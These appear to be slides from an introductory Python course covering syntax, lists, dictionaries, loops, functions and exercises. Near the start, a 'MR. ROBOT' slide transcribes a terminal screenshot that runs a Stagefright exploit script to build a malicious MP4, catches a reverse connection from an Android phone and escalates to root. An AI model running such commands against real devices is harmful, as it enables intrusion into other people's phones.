

Introduction to Python



What is Python?



Being a general-purpose programming language, it can be used for:



Web development (server-side),



Flask

django




Software development, or just simple scripting



Scientific computing



MR. ROBOT



```
hioctane 2.0_a JavaScript benchmark
root@moble_ android:/

File Edit View Search Terminal Help

root@kali:~/stagefright# python mp4.py -c 192.251.68.248 -p 8080 -o hi.mp4
Saving crafted MP4 to hi.mp4...
root@kali:~/stagefright# python listener.py -p 8080
Listening for incoming connections
Receiving connection from 192.251.68.243
Confirming uid=1013(media)
Attempting root privilege escalation
root@moble_ android:/#
```

ORIGINAL IMAGE








IMAGE WITH HIDDEN DATA




Python's rise to fame




Top Programming Languages 2018

What do you use Python for?



What libraries and/or frameworks do you use in addition to Python, if any?



Statistics extracted from:

- Stackoverflow Developer Survey 2018
- The State of Developer Ecosystem 2018 - Infographic | JetBrains

Advantages

(PEP 8) Simple yet efficient syntax. Emphasizes **readability**

Cross-platform. Python runs on all major operating systems (Windows, Mac, Linux)

High-level. Python has a simple syntax similar to the English language.

Imperative. Python runs on an interpreter system, meaning that code can be executed as soon as it is written. This means that prototyping can be very quick.

Open-source and widely supported. Supported by an active community, means your questions will likely have answers



Coding in Python

Python quickstart



No `;` `{` `}` s.

Use indents (4 spaces)



Dynamic typing. A variable is created the moment you first assign a value to it. No variable declarations required ~~`int`~~`a = 1;`



Basic Data Types:

Integer, Float, String, Boolean



Data Structure : List, Dictionary

Code samples



```
print("Hello, World!")
```



```
x = 5  
if x > 2:  
    print("x is greater than two!")
```



Comments start with a #, and Python will render the rest of the line as a comment:



```
# This is a comment.  
print("Hello, World!")
```


Numbers

- int `x = 1 # int`
- float `y = 2.8 # float`
- complex `z = 1j # complex`

Specify a variable type



There may be times when you want to specify a type on to a variable. This can be done with casting.



`int()`



`float()`



`str()`

String Literals

- 'hello' is the same as "hello".
- Square brackets can be used to access elements of the string.
(more in “Array indexing”)

```
a = "Hello, World!"
```

Python Operators



Arithmetic operators



Assignment operators



Comparison operators



Logical operators



Identity operators



Membership operators



Bitwise operators


Examples- Arithmetic Operators

Operator	Name	Example
+	Addition	$x + y$
-	Subtraction	$x - y$
*	Multiplication	$x * y$
/	Division	x / y
%	Modulus	$x \% y$
**	Exponentiation	$x ** y$
//	Floor division	$x // y$



Arrays

Python Collections (Arrays)



List

- A list is a collection which is ordered and changeable. In Python lists are written with square brackets.
- You access the list items by referring to the index number:
- To change the value of a specific item, refer to the index number:

```
In [27]: fruits = ['apple', 'banana', 'orange']  
         print(len(fruits))  
3
```

```
In [28]: fruits[2] = 'kiwi'  
         print(fruits) # more in array-indexing  
['apple', 'banana', 'kiwi']
```

Array Indexing

```
In [9]: l_string = ['Andrew', 'Jordan', 'Hinton', 'LeCun'] # a list of strings
#           0         1         2         3         positive indexing
#          -4        -3        -2        -1        negative indexing
print("< 1. Indexing of list >")
print("Positive Indexing :", l_string[0]) # indexing, select the first string (positive index)
print("Negative Indexing :", l_string[-1]) # indexing, select the last string (negative index)
print("Slicing :", l_string[0:2])         # slicing, select the first and second string
```

```
< 1. Indexing of list >
Positive Indexing : Andrew
Negative Indexing : LeCun
Slicing : ['Andrew', 'Jordan']
```

```
b = "Hello, World!"
print(b[2:5])
```

Python Membership Operators

Operator	Description	Example
in	Returns True if a sequence with the specified value is present in the object	x in y
not in	Returns True if a sequence with the specified value is not present in the object	x not in y

```
In [29]: fruits = ['apple', 'banana', 'orange']  
         'kiwi' in fruits
```

```
Out[29]: False
```

List *methods*

Example:

```
array = ['a', 'b', 'c']  
array.append('d')
```

Method	Description
<u>append()</u>	Adds an element at the end of the list
<u>clear()</u>	Removes all the elements from the list
<u>copy()</u>	Returns a copy of the list
<u>count()</u>	Returns the number of elements with the specified value
<u>extend()</u>	Add the elements of a list (or any iterable), to the end of the current list
<u>index()</u>	Returns the index of the first element with the specified value
<u>insert()</u>	Adds an element at the specified position
<u>pop()</u>	Removes the element at the specified position
<u>remove()</u>	Removes the item with the specified value
<u>reverse()</u>	Reverses the order of the list
<u>sort()</u>	Sorts the list

Dictionary

A collection of `key: value` pairs

```
In [17]: friend = {'name': 'Jack', 'age': 26}

# update value
friend['age'] = 27

#Output: {'age': 27, 'name': 'Jack'}
print(friend)

# add item
friend['address'] = 'Downtown'

# Output: {'address': 'Downtown', 'age': 27, 'name': 'Jack'}
print(friend)

{'name': 'Jack', 'age': 27}
{'name': 'Jack', 'age': 27, 'address': 'Downtown'}
```




Conditionals

Boolean Operators

Equals

`a == b`

Not Equals

`a != b`

Less than

`a < b`

Less than or equal to

`a <= b`

Greater than

`a > b`

Greater than or equal to

`a >= b`

Python Conditions and If statements

```
a = 33
b = 200
if b > a:
    print("b is greater than a")
```

- These conditions can be used in several ways, most commonly in "if statements" and loops.
- An "if statement" is written by using the `if` keyword.

Elif, Else

```
a = 200
```

```
b = 33
```

```
if b > a:  
    print("b is greater than a")  
elif b == a:  
    print("b is equal to a")  
else:  
    print("b is less than a")
```



Loops

For Loop

- With the for loop we can execute a set of statements, once for each item in a list, tuple, set etc.
- [Common use case] The range(n) iterable returns a sequence of numbers, starting from 0 till n-1.
- With the `break` statement we can stop the loop before it has looped through all the items

```
fruits = ["apple", "banana", "cherry"]  
for x in fruits:  
    print(x)
```

```
In [26]: for x in range(5):  
         print(x)
```

```
0  
1  
2  
3  
4
```

```
fruits = ["apple", "banana", "cherry"]  
for x in fruits:  
    print(x)  
    if x == "banana":  
        break
```


Tip: List comprehension

Instead of

```
numbers = [1, 2, 3, 4]
squares = []

for n in numbers:
    squares.append(n ** 2)
```

We do

```
numbers = [1, 2, 3, 4]
squares = [n**2 for n in numbers]
```

We can also do....

```
In [11]: # With conditionals
         [n ** 2 for n in numbers if n > 2]
```

executed in 7ms, finished 23:56:15 2019-01-25

```
Out[11]: [9, 16]
```



Functions

Function

- In Python a function is defined using the `def` keyword:
- To call a function, use the function name followed by its parameters contained within a pair of parentheses

```
In [15]: def say_hello (name = 'NTU'):  
         return 'Hello, ' + name  
  
print(say_hello())  
print(say_hello('ladies and gentlemen'))
```

executed in 7ms, finished 00:04:33 2019-01-26

```
Hello, NTU  
Hello, ladies and gentlemen
```



Exercises

Exercises

1. Find max value in list of numbers
2. Check whether a word is a palindrome or not (A **palindrome** is a string that reads the same forwards and backwards, e.g. civic, radar, racecar)
3. Write a function that takes a list of numbers and another number. The function decides whether or not the given number is inside the list and returns an appropriate Boolean (truth value).
4. Suppose you work at a ticket counter at a theme park. During this promotional period, it is giving special price (\$4) to children (age < 7) and senior citizens (age > 70), while others are still priced at \$10. Write a function that takes a list of `visitors_age` and outputs the ticket prices they have to pay.

For more information



You can visit *w3schools* or *SoloLearn* to learn more



<https://www.w3schools.com/python/default.asp>
<https://www.sololearn.com/Course/Python/>